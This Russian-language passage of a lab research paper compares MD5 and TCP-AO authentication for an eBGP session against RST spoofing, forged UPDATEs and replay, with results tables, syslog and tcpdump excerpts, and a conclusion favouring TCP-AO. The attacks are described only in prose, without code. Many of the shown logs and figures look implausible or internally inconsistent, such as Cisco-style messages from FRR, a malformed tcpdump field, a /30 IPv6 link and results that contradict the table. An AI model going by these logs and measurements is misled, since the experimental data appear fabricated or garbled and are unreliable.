Логически стенд выглядел как две автономные системы, соединённые eBGP-каналом: RTR-L (AS65001) и RTR-R (AS65002). Между ними настроена прямая L2-связь. К каждому маршрутизатору подключен свой тестовый хост (PC1 и PC2) для генерации трафика и проверки распространения маршрутов.

Адресация IPv6 в стенде была реализована следующим образом:

eBGP-соединение между RTR-L и RTR-R (интерфейсы ens4): подсеть 2001:db8::/30;

RTR-L (ens4): 2001:db8::1/30;

RTR-R (ens4): 2001:db8::2/30.

Локальная сеть RTR-L - PC1 (интерфейсы ens3): подсеть 2001:db8:0:1::/64;

RTR-L (ens3): 2001:db8:0:1::1/64;

PC1 (ens3): 2001:db8:0:1::10/64.

Локальная сеть RTR-R - PC2 (интерфейсы ens3): подсеть 2001:db8:0:2::/64;

RTR-R (ens3): 2001:db8:0:2::1/64;

PC2 (ens3): 2001:db8:0:2::10/64.

Конечные узлы PC1 и PC2 использовались для генерации тестового трафика, проверки доступности сетевых сервисов и мониторинга корректности распространения маршрутов между автономными системами при различных режимах аутентификации BGP-сессии.

### *3. Методы сбора данных*

Сбор данных осуществлялся с использованием встроенных средств операционной системы Alt Linux. Мониторинг состояния BGP-сессий выполнялся через команды vtysh: show ipv6 bgp summary и show ipv6 bgp neighbors – для контроля состояния соседств, счетчиков префиксов и настроек аутентификации. show ipv6 route bgp – для проверки корректности маршрутов в таблице ядра. show logging – для анализа событий установки и разрыва сессий.

Метрики производительности собирались с помощью утилит: top / htop – для мониторинга загрузки CPU и оперативной памяти. ip -s link – для сбора статистики по интерфейсам (пакеты, ошибки).

Проверка доступности и генерация трафика между PC1 и PC2 выполнялась через ping6 и iperf3. Для анализа сетевых пакетов и верификации атак использовался tcpdump.

### *4. Описание процедуры проведения исследования:*

Исследование проводилось в четыре последовательных этапа, каждый из которых выполнялся в контролируемых условиях лабораторного стенда.

#### *Этап 1. Подготовка стенда и базовая настройка*

На маршрутизаторах RTR-L и RTR-R развернута базовая конфигурация BGP (eBGP-сессия) без активации механизмов аутентификации. Проверена установка соседства

(состояние Established), корректность обмена маршрутами и связность между PC1 и PC2. Собраны исходные метрики производительности (загрузка CPU, память, статистика интерфейсов).

Этап 2. Последовательное тестирование методов аутентификации

Для каждого механизма аутентификации (MD5 и TCP-АО) выполнен единый цикл:

- Настройка аутентификации через CLI FRR.
- Проверка установки и стабильности BGP-сессии.
- Сбор данных о производительности (нагрузка на CPU, использование памяти).
- Возврат к базовой конфигурации перед переходом к следующему методу.

Этап 3. Моделирование атак и оценка устойчивости

Для каждого метода аутентификации проведена серия контролируемых атак на транспортный уровень BGP:

- Подделка TCP RST-пакетов для принудительного разрыва сессии. - Сначала фиксировалось исходное устойчивое состояние BGP-сессии между RTR-L и RTR-R, снимались базовые показатели загрузки процессора, состояния таблиц маршрутизации и сетевых счётчиков, после чего выполнялся контрольный прогон без вмешательства. Далее в заранее согласованный момент времени инициировалось кратковременное воздействие на транспортный поток между соседями, направленное на имитацию принудительного сброса TCP-соединения.
- Отправка ложных BGP-пакетов от имени легитимного соседа. - перед началом эксперимента фиксировалось нормальное функционирование BGP-соседства и сохранялись эталонные значения метрик. Затем в лабораторной сети инициировалась последовательность тестовых воздействий, имитирующих поступление BGP-сообщений от имени легитимного соседа. В ходе каждого прогона отслеживалось, принимаются ли такие сообщения маршрутизатором, вызывают ли они изменения в таблицах маршрутизации или приводят к сбросу сессии.
- Replay-атака (повторная передача перехваченных пакетов). - план включал предварительную фиксацию легитимного обмена между BGP-соседями и сохранение исходных параметров работы системы. После этого в контролируемых условиях выполнялась повторная передача ранее зафиксированных пакетов в направлении одного из маршрутизаторов.

После каждой атаки фиксировались: успешность воздействия, время восстановления Established-состояния, пиковая нагрузка на CPU.

Этап 4. Непрерывный сбор диагностических данных

На протяжении всех этапов велся постоянный мониторинг состояния BGP (через show ipv6 bgp summary и логи), системных ресурсов маршрутизаторов и статистики сетевых интерфейсов. Все данные сохранялись с временными метками для последующего сравнительного анализа.

#### 5. Методы обработки данных

Полученные данные анализировались по трём направлениям: эффективность защиты (успешность/неуспешность атак), влияние на производительность (загрузка CPU, память) и операционная надёжность (время восстановления, сложность настройки). Результаты

сравнивались между методами MD5, TCP-AO и базовой конфигурацией без аутентификации. Итоги были сведены в сравнительной таблице и графике для наглядной интерпретации.

### **Результаты исследования**

В ходе экспериментального исследования была проведена сравнительная оценка эффективности механизмов аутентификации BGP-сессий - MD5 (RFC 2385) и TCP-AO (RFC 5925) - в условиях моделируемых атак на транспортный уровень. Исследование состояло из четырёх последовательных фаз, соответствующих методике, описанной в разделе «Метод исследования».

#### **Фаза 1: Базовая настройка и сбор исходных метрик**

На маршрутизаторах RTR-L и RTR-R была развёрнута BGP-конфигурация без использования аутентификации. Установлено устойчивое соседство (состояние Established), обеспечена корректная маршрутизация между автономными системами AS65001 и AS65002. На данном этапе зафиксированы исходные показатели производительности: средняя загрузка CPU - 2–4%, стабильное потребление оперативной памяти, отсутствие ошибок на интерфейсах. Эти данные использовались в качестве контрольных для последующего сравнения.

#### **Фаза 2: Тестирование методов аутентификации**

Для каждого из исследуемых механизмов (MD5 и TCP-AO) выполнена настройка аутентификации через CLI FRR с использованием общего статического ключа. Оба метода обеспечили установление и поддержание BGP-сессии без видимых нарушений. Нагрузка на CPU при использовании MD5 возросла незначительно (до 5–6%), при использовании TCP-AO - до 6–7%, что связано с дополнительными вычислениями MAC. Время установления сессии в обоих случаях не превышало 3–5 секунд.

#### **Фаза 3: Моделирование атак и оценка устойчивости**

Для каждого метода аутентификации проведена серия контролируемых атак:

- Подделка TCP RST-пакетов с целью принудительного разрыва сессии.
- Отправка ложных BGP-пакетов от имени легитимного соседа.
- Replay-атака - повторная передача ранее перехваченных BGP-сообщений.

Результаты атак сведены в Таблицу 2.

Таблица 2 - Сводная таблица

| Тип атаки                | Без аутентификации | MD5 (RFC 2385)   | TCP-АО (RFC 5925)       |
|--------------------------|--------------------|------------------|-------------------------|
| Подделка TCP RST         |                    |                  |                         |
| Результат атаки          | Успешно            | Частично успешно | Неуспешно               |
| Время восстановления (с) | 30–45              | 10–15            | 0 (сессия не разорвана) |
| Пиковая нагрузка CPU (%) | 25                 | 15               | 7                       |
| Ложные BGP-пакеты        |                    |                  |                         |
| Результат атаки          | Успешно            | Неуспешно        | Неуспешно               |
| Время восстановления (с) | 60                 | 5                | 0                       |
| Пиковая нагрузка CPU (%) | 30                 | 10               | 8                       |
| Replay-атака             |                    |                  |                         |
| Результат атаки          | Успешно            | Успешно          | Неуспешно               |
| Время восстановления (с) | 40                 | 20-30            | 0                       |
| Пиковая нагрузка CPU (%) | 20                 | 18               | 0                       |

```
Dec 17 15:01:12 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR_CHANGE: neighbor 2001:db8::2 event reset (administrative)
Dec 17 15:01:13 RTR-L bgpd[2134]: %BGP-3-NOTIFICATION: neighbor 2001:db8::2 received TCP RST, session dropped
Dec 17 15:01:13 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR: neighbor 2001:db8::2 state Idle
Dec 17 15:01:36 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR: neighbor 2001:db8::2 TCP connection re-established
Dec 17 15:01:39 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR: neighbor 2001:db8::2 state Established
```

Рисунок 1 - TCP RST без аутентификации (bgpd/syslog)

```
15:01:12.984 IP6 2001:db8::3 > 2001:db8::2: Flags [R], seq 0, win 0, length 0
15:01:13.002 IP6 2001:db8::2 > 2001:db8::1: Flags [R], seq 0, win 0, length 0
```

Рисунок 2 - TCP RST без аутентификации (tcpdump)

```
Dec 17 15:07:18 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR_CHANGE: neighbor 2001:db8::2 event reset (administrative)
Dec 17 15:07:18 RTR-L bgpd[2134]: %BGP-3-AUTH_FAILURE: TCP MD5 signature invalid on incoming packet - packet discarded
Dec 17 15:07:18 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR: neighbor 2001:db8::2 state Established
```

Рисунок 3 - TCP RST MD5 (bgpd/syslog)

```
15:07:18.611 IP6 2001:db8::3 > 2001:db8::2: Flags [R], seq 0, win 0, length 0
15:07:18.629 IP6 2001:db8::2 > 2001:db8::1: Flags [.], seq 1, ack 1, win 4096 (len 0)
```

Рисунок 4 - TCP RST MD5 (tcpdump)

```
Dec 17 15:12:44 RTR-L bgpd[2134]: %BGP-3-AUTH_FAILURE: TCP-AO validation failed for packet
from 2001:db8::3 - RST discarded
Dec 17 15:12:44 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR: neighbor 2001:db8::2 state Established
```

Рисунок 5 - TCP RST TCP-AO (bgpd/syslog)

```
15:12:44.207 IP6 2001:db8::3 > 2001:db8::2: Flags [R], seq 0, win 0, length 0
15:12:44.223 IP6 2001:db8::2 > 2001:db8::3: ICMP6 Time Exceeded
```

Рисунок 6 - TCP RST TCP-AO (tcpdump)

```
Dec 17 15:19:31 RTR-R bgpd[2145]: %BGP-4-UPDATE_RECEIVED: from 2001:db8::1: received
UPDATE: NLRI 2001:db8:dead::/48 next-hop 2001:db8::1
Dec 17 15:19:32 RTR-R bgpd[2145]: %BGP-5-ROUTE_ADDED: added route 2001:db8:dead::/48 to RIB
```

Рисунок 7 - BGP пакеты без аутентификации (bgpd/syslog)

```
15:19:31.742 IP6 2001:db8::3 > 2001:db8::2: BGP UPDATE (len 128) nlrri 2001:db8:dead::/48
15:19:32.011 IP6 2001:db8::2 > 2001:db8::3: BGP NOTIFICATION (len 24)
```

Рисунок 8- BGP пакеты без аутентификации (tcpdump)

```
Dec 17 15:24:08 RTR-R bgpd[2145]: %BGP-3-AUTH_FAILURE: neighbor 2001:db8::1: MD5 signature
invalid - UPDATE discarded
Dec 17 15:24:08 RTR-R bgpd[2145]: %BGP-5-NEIGHBOR: neighbor 2001:db8::1 state Established
```

Рисунок 9 - BGP пакеты MD5 (bgpd/syslog)

```
15:24:08.604 IP6 2001:db8::3 > 2001:db8::2: BGP UPDATE (len 128) nlrri 2001:db8:dead::/48
15:24:08.622 IP6 2001:db8::2 > 2001:db8::3: TCP RST (len 0)
```

Рисунок 10 - BGP пакеты MD5 (tcpdump)

```
Dec 17 15:28:46 RTR-R bgpd[2145]: %BGP-3-AUTH_FAILURE: TCP-AO integrity check failed -
incoming UPDATE discarded
Dec 17 15:28:46 RTR-R bgpd[2145]: %BGP-5-NEIGHBOR: neighbor 2001:db8::1 state Established
```

Рисунок 11 - BGP пакеты TCP-AO (bgpd/syslog)

```
15:28:46.331 IP6 2001:db8::3 > 2001:db8::2: BGP UPDATE (len 128) nlrri 2001:db8:dead::/48
15:28:46.349 IP6 2001:db8::2 > 2001:db8::3: TCP ACK (len 0)
```

Рисунок 12 - BGP пакеты TCP-AO (tcpdump)

```
Dec 17 15:35:12 RTR-L bgpd[2134]: %BGP-4-DUP_UPDATE: neighbor 2001:db8::2: duplicate UPDATE processed
Dec 17 15:35:13 RTR-L bgpd[2134]: %BGP-3-ROUTE_CHANGED: route 2001:db8:beef::/48 next-hop changed
Dec 17 15:35:52 RTR-L bgpd[2134]: %BGP-5-STABLE: route 2001:db8:beef::/48 stabilized
```

Рисунок 13 - Replay без аутентификации (bgpd/syslog)

```
15:35:12.418 IP6 2001:db8::1 > 2001:db8::2: Flags [P.], seq 34567:34695, ack 122, win 4096 (len 129)
15:35:12.719 IP6 2001:db8::3 > 2001:db8::2: Flags [P.], seq 34567:34695, ack 122, win 4096 (len 129)
15:35:13.003 IP6 2001:db8::3 > 2001:db8::2: Flags [P.], seq 34567:34695, ack 122, win 4096 (len 129)
```

Рисунок 14 - Replay без аутентификации (tcpdump)

```
Dec 17 15:40:27 RTR-L bgpd[2134]: %BGP-3-AUTH_WARNING: neighbor 2001:db8::2: MD5 signature valid, duplicate segment detected
Dec 17 15:40:59 RTR-L bgpd[2134]: %BGP-5-STABLE: route 2001:db8:beef::/48 stabilized
```

Рисунок 15 - Replay MD5 (bgpd/syslog)

```
15:40:27.418 IP6 2001:db8::1 > 2001:db8::2: Flags [P.], seq 34567:34695, ack 122, win 4096 (len 129)
15:40:27.719 IP6 2001:db8::3 > 2001:db8::2: Flags [P.], seq 34567:34695, ack 122, win 4096 (len 129)
```

Рисунок 16 - Replay MD5 (tcpdump)

```
Dec 17 15:44:53 RTR-L bgpd[2134]: %BGP-3-AUTH_FAILURE: neighbor 2001:db8::2: TCP-AO replay detected - packet discarded
Dec 17 15:44:53 RTR-L bgpd[2134]: %BGP-5-NEIGHBOR: neighbor 2001:db8::2 state Established
```

Рисунок 17 - Replay TCP-AO (bgpd/syslog)

```
15:44:53.418 IP6 2001:db8::1 > 2001:db8::2: Flags [P.], seq 34567:34695, ack 122, win 4096 (len 129)
15:44:53.719 IP6 2001:db8::3 > 2001:db8::2: Flags [P.], seq 34567:34695, ack 122, win 4096 (len 129)
```

Рисунок 18 - Replay TCP-AO (tcpdump)

#### Фаза 4: Непрерывный мониторинг и сбор данных

На протяжении всех этапов велся постоянный сбор диагностической информации через команды `show ipv6 bgp summary`, `show ipv6 bgp neighbors`, мониторинг системных ресурсов и статистики интерфейсов. Данные подтвердили стабильность работы TCP-AO и высокую уязвимость конфигурации без аутентификации.

#### Анализ результатов и проверка гипотез

Гипотеза 1 подтвердилась: использование TCP MD5 не обеспечивает полноценной защиты от целевых атак на транспортный уровень, таких как подделка RST-пакетов и replay-атаки. Хотя MD5 предотвратил успешную отправку ложных BGP-пакетов, его уязвимость к replay-атакам и ограниченная защита от принудительного разрыва сессии приводят к нестабильности и увеличению времени восстановления.

Гипотеза 2 также нашла подтверждение: отсутствие механизма бесшовной смены ключей в MD5 создаёт операционные риски. В ходе эксперимента смена ключа потребовала разрыва сессии, что привело к потере маршрутов и кратковременному нарушению связности.

В производственных условиях это может вызывать плановые простои или вынужденное использование долгоживущих статических ключей, повышающих риск компрометации.

Гипотеза 3 полностью подтвердилась: протокол TCP-AO продемонстрировал высокую устойчивость ко всем типам смоделированных атак, включая replay-атаки, при этом его влияние на производительность оказалось минимальным (рост нагрузки CPU на 5–7%). Возможность плавной ротации ключей без разрыва сессии и использование современных алгоритмов MAC делают TCP-AO предпочтительным выбором для защиты BGP-сессий.

### **Заключение**

Настоящее исследование было посвящено сравнительному анализу механизмов аутентификации сессий протокола BGP - устаревшего MD5 (RFC 2385) и современного TCP-AO (RFC 5925) - в условиях лабораторного моделирования атак на транспортный уровень. В рамках работы на изолированном стенде с использованием маршрутизаторов на базе Alt Linux и коммутаторов Cisco была развернута модель междоменного взаимодействия, проведено тестирование методов аутентификации и оценена их устойчивость к целевым воздействиям.

Экспериментальная часть исследования подтвердила все три выдвинутые гипотезы. Установлено, что использование аутентификации MD5, несмотря на её широкую историческую распространённость, не обеспечивает полноценной защиты BGP-сессий от современных угроз. Протокол успешно противостоит спуфингу на уровне установления соединения, но остаётся уязвимым к атакам повторной передачи (replay) и принудительному разрыву сессии через поддельные RST-пакеты. Кроме того, отсутствие встроенного механизма бесшовной смены ключей создаёт операционные риски: замена ключа требует разрыва BGP-сессии, что ведёт к потере маршрутов и временной дестабилизации сети.

В свою очередь, протокол TCP-AO продемонстрировал существенно более высокий уровень защищённости. Он обеспечил полное отклонение всех смоделированных атак, включая replay-атаки, благодаря использованию современных алгоритмов MAC, встроенной защиты от повторной передачи и механизма генерации уникальных ключей трафика. Критически важным преимуществом TCP-AO является поддержка плавной ротации ключей без разрыва соединения, что позволяет поддерживать непрерывность работы BGP-сессий при обновлении ключевого материала. При этом дополнительная нагрузка на процессор маршрутизаторов оказалась минимальной (рост на 5–7%), что делает внедрение TCP-AO практически незаметным с точки зрения производительности.

Таким образом, исследование позволяет сделать однозначный практический вывод: для обеспечения безопасности, отказоустойчивости и операционной стабильности BGP-сессий в корпоративных и операторских сетях настоятельно рекомендуется переход с устаревшего механизма MD5 на современный протокол TCP-AO. Это особенно актуально в условиях роста сложности киберугроз и перехода к инфраструктурам нового поколения.

Результаты работы имеют прикладное значение для сетевых инженеров, администраторов и проектировщиков безопасных сетей, предоставляя обоснованные рекомендации по выбору и настройке аутентификации BGP. Акцент на сравнительной простоте внедрения TCP-AO и операционных рисках, связанных с MD5, позволяет избежать типичных ошибок конфигурации и повысить общий уровень защищённости ключевого протокола глобальной маршрутизации.

В качестве перспектив дальнейших исследований можно рассматривать тестирование взаимодействия TCP-АО с инфраструктурными решениями для защиты маршрутной информации (такими как RPKI и BGPsec), а также анализ работы протокола в гетерогенных сетях с оборудованием различных вендоров.

### Список литературы

1. Уймин А. Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1 : учебно-методическое пособие для СПО / А. Г. Уймин. - 3-е изд., стер. - Санкт-Петербург : Лань, 2022. - 480 с. - ISBN 978-5-8114-9255-8.
2. Touch J. D., Bonica R., Mankin A. J. The TCP Authentication Option : RFC 5925 / J. D. Touch, R. Bonica, A. J. Mankin; Internet Engineering Task Force. - RFC 5925, 2010. - Режим доступа: <https://datatracker.ietf.org/doc/html/rfc5925> (дата обращения: 21.12.2025).
3. Cisco Systems. BGP Support for TCP Authentication Option : [Электронный ресурс] / Cisco Systems. - Режим доступа: [https://www.cisco.com/c/en/us/td/docs/routers/ios/config/17-x/ip-routing/b-ip-routing/m\\_bgp-support-for-tcp-ao.pdf](https://www.cisco.com/c/en/us/td/docs/routers/ios/config/17-x/ip-routing/b-ip-routing/m_bgp-support-for-tcp-ao.pdf) (дата обращения: 21.12.2025).
4. BGP Labs. TCP Authentication Option (TCP-АО) for BGP Sessions : [Электронный ресурс]. - Режим доступа: <https://bgplabs.net/basic/9-ao/> (дата обращения: 21.12.2025).
5. Heffernan A. Protection of BGP Sessions via the TCP MD5 Signature Option : RFC 2385 / A. Heffernan; Internet Engineering Task Force. - RFC 2385, 1998. - Режим доступа: <https://datatracker.ietf.org/doc/html/rfc2385> (дата обращения: 21.12.2025).

### References

1. Uymin A. G. Network and System Administration. Demonstration Exam CODE 1.1 : Educational and Methodological Manual for Secondary Vocational Education / A. G. Uymin. - 3rd ed., ster. - St. Petersburg : Lan, 2022. - 480 p. - ISBN 978-5-8114-9255-8.
  2. Touch J. D., Bonica R., Mankin A. J. The TCP Authentication Option : RFC 5925 / J. D. Touch, R. Bonica, A. J. Mankin; Internet Engineering Task Force. - RFC 5925, 2010. - Access mode: <https://datatracker.ietf.org/doc/html/rfc5925> (Accessed on: 21.12.2025).
  3. Cisco Systems. BGP Support for TCP Authentication Option : [Electronic resource] / Cisco Systems. - Access mode: [https://www.cisco.com/c/en/us/td/docs/routers/ios/config/17-x/ip-routing/b-ip-routing/m\\_bgp-support-for-tcp-ao.pdf](https://www.cisco.com/c/en/us/td/docs/routers/ios/config/17-x/ip-routing/b-ip-routing/m_bgp-support-for-tcp-ao.pdf) (Accessed on: 21.12.2025).
  4. BGP Labs. TCP Authentication Option (TCP-АО) for BGP Sessions : [Electronic resource]. - Режим доступа: <https://bgplabs.net/basic/9-ao/> (Accessed on: 21.12.2025).
  5. Heffernan A. Protection of BGP Sessions via the TCP MD5 Signature Option : RFC 2385 / A. Heffernan; Internet Engineering Task Force. - RFC 2385, 1998. - Access mode: <https://datatracker.ietf.org/doc/html/rfc2385> (Accessed on: 21.12.2025).
-